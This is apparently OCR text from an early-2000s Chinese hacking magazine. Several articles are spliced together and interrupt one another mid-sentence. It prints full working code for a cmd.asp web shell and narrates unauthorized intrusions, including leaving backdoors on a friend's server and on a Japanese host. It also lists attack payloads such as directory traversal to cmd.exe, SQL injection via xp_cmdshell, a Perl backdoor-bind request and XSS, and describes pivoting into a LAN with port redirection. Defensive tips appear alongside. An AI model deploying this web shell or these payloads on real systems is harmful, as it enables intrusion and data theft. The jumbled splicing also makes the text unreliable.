


图 5

可以看出安装了php,perl等。

再看看服务器的一些情况：

D:\>net user secretboy

用户名 secretboy

全名

注释 管理计算机(域)的内置帐户

用户的注释

国家(地区)代码 000 (系统默认值)

账户启用 Yes

账户到期 永不

上次设置密码 2002/6/2 上午 11:49

密码到期 永不

密码可更改 2002/6/2 上午 11:49

需要密码 Yes

用户可以更改密码 Yes

允许的工作站 All

登录脚本

用户配置文件

主目录

上次登录 2002/6/2 下午 08:16

可允许的登录小时数 All

本地组会员 *Administrators

全局组成员 *None

命令成功完成。

看来administrator账号改为secretboy了。我们可以把sam抓下来在本地机破解（我发现在repair有备份），不过我觉得我朋友的密码肯定很复杂，这样可以考虑放个捕捉密码的木马上去。但是没有这个必要去做，既然是帮朋友，怎么能这么做呢？接着我就通知他，告诉他服务器上的所有虚拟网站用户清单，而且我在他服务器上开了个后门，其端口是多少，怎么清除。他吓了一跳，赶快检查了一下，清了我的木马。然后他问我是怎么入侵的，我告诉他是利用了虚拟空间的asp执行权限。其实他不知道这个漏洞的原理是什么，也就不知道怎么防范它，这样我下次依然可以再进去，而且我如果没记错的话，不但是asp有此问题，php和perl语言都有相应的主页木马，在网上可以找到它们的木马程序。这里给出一份详细的

主页木马下载网址: xhacker.xilubbs.com,共有5种类型的主页木马。

二、漏洞的检测

假设网管自已的IIS5.0服务器里面开一个叫xhacker虚拟目录用来存放网页，支持asp，然后在xhacker虚拟空间放置我们刚才用的cmdasp.asp，cmdasp.asp在很多黑客网站都有的下载，在这公布一个cmd.asp网页代码：

```
<%@ Language=VBScript %>
<%

  Dim oScript
  Dim oScriptNet
  Dim oFileSys, oFile
  Dim szCMD, szTempFile

  On Error Resume Next

  ' -- create the COM objects that we will be using -- '
  Set oScript = Server.CreateObject("WSCRIPT.SHELL")
  Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
  Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

  ' -- check for a command that we have posted -- '
  szCMD = Request.Form(".CMD")
  If (szCMD <> "") Then

    ' -- Use a poor man's pipe ... a temp file -- '
    szTempFile = "C:\" & oFileSys.GetTempName( )
    Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
    Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)

  End If

%>
<HTML>
<BODY>
<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Run">
</FORM>
<PRE>

<%
  If (IsObject(oFile)) Then
    ' -- Read the output from our command and remove the temp file -- '
    On Error Resume Next
    Response.Write Server.HTMLEncode(oFile.ReadAll)
    oFile.Close
    Call oFileSys.DeleteFile(szTempFile, True)
  End If
%>
</BODY>
</HTML>
```

这样，只要IE运行这个asp就可以操作服务器了。先dir c:\看看，如果看见了就说明有此漏洞，反之则没有。

三、漏洞的防范

现在我们来讨论一下怎样帮助网管防范这种漏洞。我分为两种情况分别讨论两种防范策略：

（1）我之所以能够跨越虚拟目录权限是因为上传上去的asp调用了FileSystemObject对象，从而实现了所有的命令操作。所以，如果你确定你的网站不需要支持asp，就干脆删除asp。方法如下：

执行“Internet服务管理员”→Web站点单击鼠标右键→“属性”→主目录→配置→把所有“asp.dll”文件存在的字段都删除，默认共有四个。这样，你的IIS就不能执行asp了，也就与asp服务漏洞绝缘了。

（2）以上的防范方法虽然简单又安全，但对asp服务空间的提供商和asp的主页就很不合适了。我想了许多办法，也参考了不少网上的资料，其中也有不少好的解决方案，但都太复杂了。后来我发现有一种简单的方法能非常好地解决这个问题：

我们只要禁止别人调用FileSystemObject对象



我是如何抓到入侵者的

一台服务器被入侵之后，管理员除了恢复被破坏的数据之外就是追踪入侵者，找到他们的蛛丝马迹，最终把他们揪出来！

文/hardi

暑假似乎是中国黑客出没的高峰期，作为一个高校的网络管理员，当然要在暑假里注意本学校的网络安全性了。特别是现在学生的成绩都登在了网上，实行的是网络化管理，有点本事的学生当然就想入侵学校的服务器来修改成绩了。

果然，估计的不错。7月21号，是我们学校所有的成绩都出来的日子。一大早我们就做好了准备，3个人轮流值班，每个人8小时。我被安排在晚上，从晚上11点到第二天7点——就是最容易出事的时间了，555~~~我真可怜。听他们说白天似乎没有什么事。只不过是第一天可以查分，访问流量大了点而已。

晚上11点我接了班，这个时候是我最紧张，最好奇的时候了。不过这个时候没有什么人来查分，网络流量几乎没有，我想可能不会有什么事，就休息了一会（偷懒一会，不要告诉我老师哦）。醒来时2点了，赶快看流量和日志文件，流量也蛮正常的。不要大意，看看防火墙的日志，好家伙，一个日本机器扫描的，IP是211.17.xxx.xxx，看来有人拥有这个肉鸡。再去

就可以了，对asp空间的用户来讲，也没有必要用到这个对象。我由此想到了注册表，是不是这个FileSystemObject对象就在注册表里？接着查找到到了“HKET_CLASSES_ROOT\Scripting.FileSystemObject”键值，更改成为你定义的字符串，比如：

HKET_CLASSES_ROOT\Scripting.FileSystemObject520

这样，不需要删除FileSystemObject对象，又不影响asp程序的运行，而用户如果再运行那个cmd.asp木马的话，就会因为调用不到Scripting.FileSystemObject组件而无法执行命令了，同时也没有什么出错信息。但是，对于有经验的入侵者来说，他就会知道这方面被网管做了防护。

如果网管需要那个cmd.asp来远程管理自己的站点怎么办？很简单，只要把asp代码中的：

```
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
```

更改为：

```
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject520")
```

就可以调用了。

这样，只有网管才知道正确的Scripting.FileSystemObject520。同时我建议不要把这个对象的名字改得太简单，比如Scripting.FileSystemObject111什么的，建议在原对象名字后面加一些无规律的字母，这样对方就猜不到了。你自己也别担心忘了这个对象的名字，因为在注册表里可以就看到它。

有关asp的漏洞利用就讲到这里，我相信这个入侵实例告诉了各位网管，也许你下了功夫补住了许多流行的漏洞，黑客在一段时间内也没办法入侵你的服务器，但是以后所开的服务依然可能潜伏着危险，有时甚至你自己在无意间也会造成新的漏洞。系统安全是不断变化着的，所以网管也要时刻注意，多注意漏洞的发布，多关注一些著名的网络安全网站，这样就能在第一时间给自己的服务器打上补丁。

winnt\system32\logfiles 里看看，日志文件居然都没有了。不用说了，在时间查看器里的日志也被清空了，再看看数据库有没有给他修改。果然，修改时间是2002年7月22日，01:09:16。改了谁的成绩我们先不管，反正数据库在其他机器上有备份的。对比一下就出来了，到时候再找那个人算账。虽然他把日志都删除了，但是我早就留了一手，在睡觉之前就写了个脚本放在那里了，其实是很简单的东西，有一次在网上看到的，是利用BAT文件写的。大家对这个netstat命令一定很熟悉了吧？它是用来监控显示协议统计和当前的TCP/IP 网络连接。利用的就是它了，在记事本里写入如下字段：

```
time /t>>aa.log
Netstat -n -p tcp 10>>aa.log
```

保存为bat文件然后执行就可以了。我把它放到启动里面。

第一行是记录用户登录的时间，time /t的意思是直接返回系统时间（如果不加/t，系统会等待你输入新的时间），然后我们用追加符号“>>”把这个时间记入aa.log作为日志的时间字段；第二行是记录用户的IP地址，这个命令每10秒钟自动查看一次TCP的连接状况。我来看看对80端口和1433端口的连接，结果还只是那个日本的IP地址，气死我了。怎么办呢？早知道就装一个Sinffer了。再找找其他的线索吧。点开本地连接，看看持续时间，怎么会有1个多小时？看来他一定重新启动了。再看看那个aa.log文件，居然有对3389的连接，那就是给我远程装了Teminal Services。到服务里看看有没有被他开其他的服务？Telnet也被开了，端口居然也给改成90。再找找，一个叫Snake SockProxy Service的服务也开了，那不是SOCKS5的代理软件么？看来他的技术还不够高，不知道到服务里面去更改一个名字，这样很容易就被人家发现了。先停止这个服务，再找到这个文件，删除。再停止掉Teminal Services这个服务，关掉Telnet服务。OK，看看还有没有什么后门程序，用户名和密码呢？赶快到管理工具里看看，果然添加了用户，一个叫做SQL_ADMIN的用户，还有用户说明，做得就像是合法用户一样，可是这个瞒不过我。删除用户，再看看其他用户的密码修改时间，没有变动，GUEST用户早就被我删除了，具体怎么修改，很多安全网站上都有。再看看Web服务里有没有被修改过？数据库的用户名和密码有没有动过？还好这些都没有动过。以前我们入侵日本机器的时候，最喜欢搞ASP后门，放在它的Web目录下。看来这个人技术还是有缺陷的。不过也不错了，现在我要做的是知道他怎么入侵我们站点的，还有他的真实IP地址是多少！

踏上跳板吧，也是个日本的机器，去年寒假和黑客联盟的人一起黑日本网站时留下的一个很好的机器，用了大半年。当然也是开了3389的NT，不过所有的端口号码我都改掉了，先来用它来扫描自己，也扫描一下那个日本IP。我想只要进入了那个机器，应该就可以知道他的IP了，他应该不会跳几跳的吧？另一方面，我最担心的事出现了，因为Web服务这里是归我管的，但是数据库那边不是我管，是另外的老师在管理，听说前几天他在服务器上重新装了SQL Server 2000。问题就在这里了，SA的密码虽然给他改了，但是太简单了，居然用的是他的名字加123。用户名可以从我们的E-mail上搜集到的，因为我们这些学校管理人员的资料在学校的主页上都有介绍的。自己写个简单的C程序或者Perl脚本就可以将这些用户名加上一些变化变成一个字典了。由于我们的防火墙只对外开放了21，25，80，1433，5631这5个端口，原因大家也知道的，开放1433主要是用来远程管理数据库的，而5631是Pcanywhere的，用来远程管理用的！因为现在的黑软太多了，找一个专门扫描1433端口的扫描器也不是很困难的事。我们的服务器就这样给人家入侵了。但是这个人到底是谁，我一定要找到他的真实IP地址，把他给挖出来！

怎么做呢？先在我的肉鸡上ping，看看有没有防火墙：

```
C:\>ping 211.17.xxx.xxx

Pinging 211.17.xxx.xxx with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 211.17.xxx.xxx
```

```
    Packets: Sent = 4, Received = 0, Lost = 4 (100%
loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average =
0ms
```

果然开了防火墙。访问这个IP的Web看看，可以访问，看来是在防火墙上做了设置。页面是ASP的，仔细看看（我还是学过日文的）内容，是一个企业的定单系统。那就一定用了数据库，看看它的1433端口有没有开了

```
telnet 211.17.xxx.xxx 1433
```

登上去了，半天没有结果，很正常，说明他开了1433端口。还开了什么端口呢？用扫描器扫一下好了，拿出Win32的Nmap来。这个工具相信大家都很熟悉了吧：）

```
C:\nmap>nmap.exe -P0 211.17.xxx.xxx

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on ns.apcarnet.co.jp (211.17.xxx.
xxx):
(The 1589 ports scanned but not shown below are
in state: closed)

Port        State       Service
80/tcp      open        http
1433/tcp    open        ms-sql-s
3389/tcp    open        ms-term-serv
Nmap run completed -- 1 IP address (1 host up)
scanned in 237 seconds
```

不出我所料，应该是防火墙屏蔽了其他端口。就开了3个端口，怎么进去？先看最简单的端口吧，3389的。用客户端连上去看看，是个Advancer Server。先尝试几个简单的用户名和密码吧，因为它的139端口没有开，所以我们无法获得用户名，只能靠简单猜测用户名了。尝试了几个，如administrator、Webmater、admin等常见的用户名，都是无功而返。

换一条路，从1433端口下手吧。还是没有密码和用户名，只能猜测了。最近听说Refdom老哥写了一个SQL系列的黑客软件，就拿来用用。用一个叫SQLCracker.exe的工具（现在大家可以在www.ttian.net下载到），它自带了用户名和密码文件，当然可以自己改的。拿出自己珍藏的字典来跑吧，估计要用不少时间，但是我也不能等着吧。开始尝试第三条路，从80端口突破吧。80端口的服务也就HTTP，漏洞是最多的了，CGI，IIS等。但是要通过这些东西获得管理员权限也只有通过溢出了。先扫扫再说吧，这类软件实在太多了，我用的是黑客联盟horse_b写的内部测试版，专门对付只开了80端口的系统。开始行动吧， IIS的漏洞一个都没有了，更不用说要溢出了，不过还是有一个CGI的漏洞：211.17.142.146/_vti_pvt/users.pwd，哈哈，里面有密码和用户名，不过都是日文的，看来是他们的客户。有这个也没有什么大用处，我要的是管理员权限。来自己猜测一下吧，为这个惟一的CGI漏洞做做变形和衍生吧：

```
211.17.142.146/_vti_pvt/user.pwd    无法找到网页
211.17.142.146/_vti_pvt/administrator.pwd    无法
找到网页
211.17.142.146/_vti_pvt/administrators.pwd    无法
找到网页
再试：
211.17.142.146/_vti_pvt/administratorgroups.pwd
```

Yeah！就是它了，运气真的不错，搞定了，拿到了Administrator的密码了（真是个复杂的密码字符，数字，标点都有），登上3389客户端。回头再看看那个破解MSSQL的程序怎么样了？令人失望的结果，结束掉它吧！现在要拿到那个人的IP地址，运行CMD，C:\>netstat -n：

```
Active Connections

  Proto  Local Address              Foreign Address
State
  TCP     211.17.xxx.xxx:3389      202.109.xxx.
xxx:2578      TIME_WAIT
  TCP     211.17.xxx.xxx:1433      211.17.142.xxx
:2687      TIME_WAIT
  TCP     211.17.xxx.xxx:3389      211.17.142.xxx:
3074      TIME_WAIT
```

一切都结束了，他的IP就是202.109.xxx.xxx了（上海的IP），而我的是211.17.142.xxx。好了，没有什么意思了，留个ASP的后门走人吧，马上把这个IP交给上海网络警察，后面的事我想大家就不用问了吧。

来自80端口的系统攻击

8080808080808080808080808080808080808080

8080808080808080808080808080808080808080

文／sw0rd

小编寄语：前一段时间和几个朋友打网络游戏，看到他们只在该游戏站点的注册用户窗口中做了些手脚，便成功入侵存储角色资料的数据库，据他们说是利用了80端口的漏洞。这类漏洞虽然并不像D.o.S那样令人防不胜防，但管理员对系统配置不当和疏于查看日志都会给攻击者以可乘之机。

80端口是标准的Web服务端口，也就是平常最常用的上网浏览端口，但是安全问题多多。攻击者可以通过这些漏洞获取到网站的管理权限从而控制整个网站。本文可以帮助管理员和开发者更好地理解存在的威胁，并且检测到它们。

常见的攻击特征

这部分将举例说明常见的攻击Web服务器的各种手段。所有例子都在实际操作中被证明过其可行性。

1."＊"：星号常常被攻击者用做系统命令中的一个参数。

例1：

http://host/index.asp?something=..\..\..\..\WINNT\system32_cmd_.exe?/c+DIR+e:\WINNT.txt*

这个请求是查询E:\WINNT目录下所有的文本文件并列表出来。像这样的请求通常用来获取日志文件列表以及其他重要的文件。不是很多的Web服务器能够使用这个字符请求，所以它不会被记录在日志文件里。

例2：

http://host/blah.pl?somethingelse=ls%20.pl*

这个请求得到一个UNIX系统目录里面所有perl脚本的列表，后缀名为.pl的。

2."~"：字符"~"有时候被攻击者用来判断目标系统上存在的用户。

例：

http://host/~joe

这个请求用来查看远程系统上是否存在"joe"这个用户。通常用户拥有一个Web空间，攻击者设法访问Web页面，或者得到一个403错误(拒绝访问)，那么用户"joe"是存在的。一旦攻击者确认了用户名，他就可以开始猜测密码，或者暴力破解用户的密码，直到得到正确的密码。虽然还有其他很多种探测到系统用户的方法，但是这种方法是通过80端口进行的，所以它不会被IDS(入侵检测系统)检测到。

3."'"：

如果这个特殊的字符在你的日志文件中出现，那么，可能有人试图用SQL语句攻击你。有时候在安全性不高的CGI程序中可以被攻击者嵌入SQL命令，这样可能会被攻击者执行系统命令获取到你的系统管理员权限(大多数时候在UNIX上面是以root权限运行SQL的，如果是在MS-SQL上，则是administrator权限)。

例：

http://host/cgi-bin/lame.asp?name=john';EXEC master.dbo.xp_cmdshell'_cmd_.exe dir c:'—

这个请求在Windows NT机器上执行了_cmd_.exe shell，这样便控制了目标计算机，可以添加用户、上传木马、获取sam密码文件。如果想要了解更多关于SQL的攻击，可以访问http://www.cgisecurity.com/lib。另外www.owasp.org上面也有大量的SQL嵌入例子。

4."#，{}，^，[]"：

如果你的日志文件里面出现了以上这些字符，那么，可能攻击者在你的系统上创建了一些C或者Perl程序，一旦文件被建立并且执行，攻击者可能绑定一个shell到一个端口。

攻击是多样化的，用作攻击用的代码不可能像数学公式一样罗列出来，需要攻击者根据情况来创

造。

例：

http://host/dont.pl?ask=/bin/echo%20"#!/usr/bin/perl%20stuff-that-binds-a-backdoor"%20>/tmp/back.pl;/usr/bin/perl%20/tmp/back.pl%20-p1099

这个请求目的是执行已经在目标服务器上创建好的后门程序stuff-that-binds-a-backdoor。

5. “( )” ：

这个值通常在跨站点脚本攻击中出现。现在跨站点脚本攻击引起很大的重视，很多大的站点都受到过这种攻击。

例：

http://host/index.php?stupid=<img%20src=java script:alert(document.domain)>

上面那个请求被发送到index.php。在那里一个输出页面将显示出上面的javascript。下面，你的浏览器将执行这个javascript，弹出一个窗口出来。

6. “+ ”：

有时，+作为一个空格(BLACK SPACE)来使用，同前面文件提到的%20相似。当在攻击中使用时，这经常同_CMD_.EXE后门一起连用。在很多时候，攻击者会把_cmd_.exe复制到WebROOT这个目录里。一旦这个文件被运行，攻击者就完全掌握了你的计算机。他会用“+”在script里面执行命令参数，如果你的日志文件中有这个字符，你应该再仔细检查一遍。

例：

http://site/scripts/root.exe?/c+dir+c

这个特殊的例子是用来请求调用root.exe后门程序的。这个后门是运行在sadmind/IIS上面的一个蠕虫，叫红色代码(Code Red)以及后来的Nimda。“+”字符通常用在Windows后门复制_cmd_.exe之后。

7. “/ ”：

如果你检测你的日志，看到有大量的“/”字符。那有可能攻击者试图攻击你的apache服务器。这个漏洞存在于apache 1.3.20版本以下的任何apache服务器上面。可以让攻击者获得文件列表.

例：

http://host////////////////////////

这种利用方法的运行机制是使用一个脚本程序，每一次增加一个“/”直到获得文件列表为止。

更多的高级特征

这部分更多地关注攻击者或者蠕虫的请求文件和更多的其他输出。虽然不能完全列出攻击者的请求和文件，但可以给你一个很好的防范攻击思路。

命令文件和目录攻击者请求：

“autoexec.bat”

这个文件确定Windows的版本和每次自举时间。攻击者利用这个入侵之后可以删除日志。

“root.exe”

这个漏洞在Sadmin/IIS上面，Code Red和Nimda蠕虫利用这个漏洞复制_cmd_.exe并改名为root.exe放到WebROOT目录里面。如果攻击者或者蠕虫能够访问到这个文件，那么你一定有麻烦了。通常文件目录为“/scripts/”和“/MSADC/”。

“nobody.cgi 1.0 A free Perl script from VerySimple”

这个CGI程序本来是给admins权限用户提供帮助的一个shell，但后来被发现具有相当大的危险性，不适合使用。很多攻击者利用这个后门在Web服务器上执行命令。

“[drive-letter]:\WINNT\system32\LogFiles\”

这是IIS服务器的日志目录，攻击者可能通过Web服务器访问到你的日志文件，如果你在日志中看到system32/LogFiles有这样的字符，那么，你的机器已经被攻击了。

“[drive-letter]:\WINNT\system32\repair\”

这个目录里面包含有NT系统的密码文件。这个文件的文件名是sam._(NT4)和sam(Win2k)。如果一个攻击者得到了这个文件，那么，你的机器有真正的危险了。

“[Server-name]:SYSTEM:PUBLIC”(Novell File systems)

这是一个Novell系统文件例子，它可能被攻击者利用来查看远程文件。

安装一款合适的防火墙可以在很大程度上防范80端口的攻击，例如，安盟科技有限公司的S-Web 2.0入侵防御系统，它在80端口上加载了一个应用级防火墙，结合基于主机的入侵检测系统，能强有力地保护80端口。但安装防火墙也并非万无一失，对服务器的合理配置和勤于检查日志依旧需要重视。

从一次简单的局域网入侵看内网安全

文／秋池飞叶

局域网（local area network），简称LAN，是处于同一建筑、同一大学或者方圆几公里地域内的专用网络。局域网常被用于连接公司内办公室或工厂里的个人计算机和工作站，以便共享资源，节约费用。但是，很多人认为处在局域网内就可以高枕无忧，其实那是大错特错的。

局域网多数是通过一个代理服务器或网关连上Internet的，所以，如果我们能够入侵那台服务器（或网关），我们就有可能入侵到它的内部网络。

作为代理服务器（或网关）通常有两个或两个以上的IP地址。一个是Internet上的真实IP（如218.14.156.8），这个IP在Internet上是能够访问的；另一个是内部IP（如192.168.0.1），这个IP是虚拟的，在Internet上并不存在，我们不能直接访问。也就是说，局域网里的分机都会受到代理服务器或网关的保护。




图 1

例如，有这样一个局域网（图1）：服务器的IP为202.99.1.1，其内部有一些分机，内部分机的IP我们暂不知道（不过通常为192.168.0.X）。

首先，假如我们已经取得202.99.1.1的Administrator的密码，通过IPC$打开Telnet服务并Telnet上202.99.1.1。执行ipconfig命令，得出其两块网卡的IP分别为192.168.0.1和202.99.1.1，那么其他的机器的IP应该就在192.168.0.X这个网段。在202.99.1.1上安装流光4.7的sensor(其实x-scan也可以，而且x-scan能够扫描的漏洞比流光多。不过操作起来就有点麻烦，你要先上传x－scan到主机，再telnet上去利用x－scan的命令行模式扫描，所以这个telnet终端不能断开，也就是说你要等到x－scan扫描完了才能断开telnet，否则就会中断扫描），主要是寻找内部网的漏洞。根据我的经验，内部网的机器的安全性极差！administrator的密码很弱智，多数为空或123、123456等！而且有许多分机的guest账号都是Administrators组的成员，总之就是漏洞重重！

分析内部网络的漏洞后，就利用"端口重定向"来入侵。

所谓端口转向功能，就是将对某个端口的请求转向到其他电脑上。假设某一分机的内部IP是192.168.0.2，经过流光的扫描知道Administrator的口令为123，并且开放Telnet和3389服务，主机的外部IP是202.99.1.1。在202.99.1.1上运行了一个端口转向的程序（Fpipe.exe），经过参数设置（如图2），这个程序先在202.99.1.1开23端口并监听，当有请求连接时，创建一个socket，通过22端口把请求发送到192.168.0.2的23端口去。所以，当有人向主机202.99.1.1的23端口发送Telnet连接的请求时，端口转向程序就发生作用了，马上将这个请求转向到那台192.168.0.2分机上的23端口去，因为192.168.0.2开放Telnet服务，所以这台分机会马上作出回应，这样连接就会产生了，也就是说攻击者已经入侵到内网的分机。

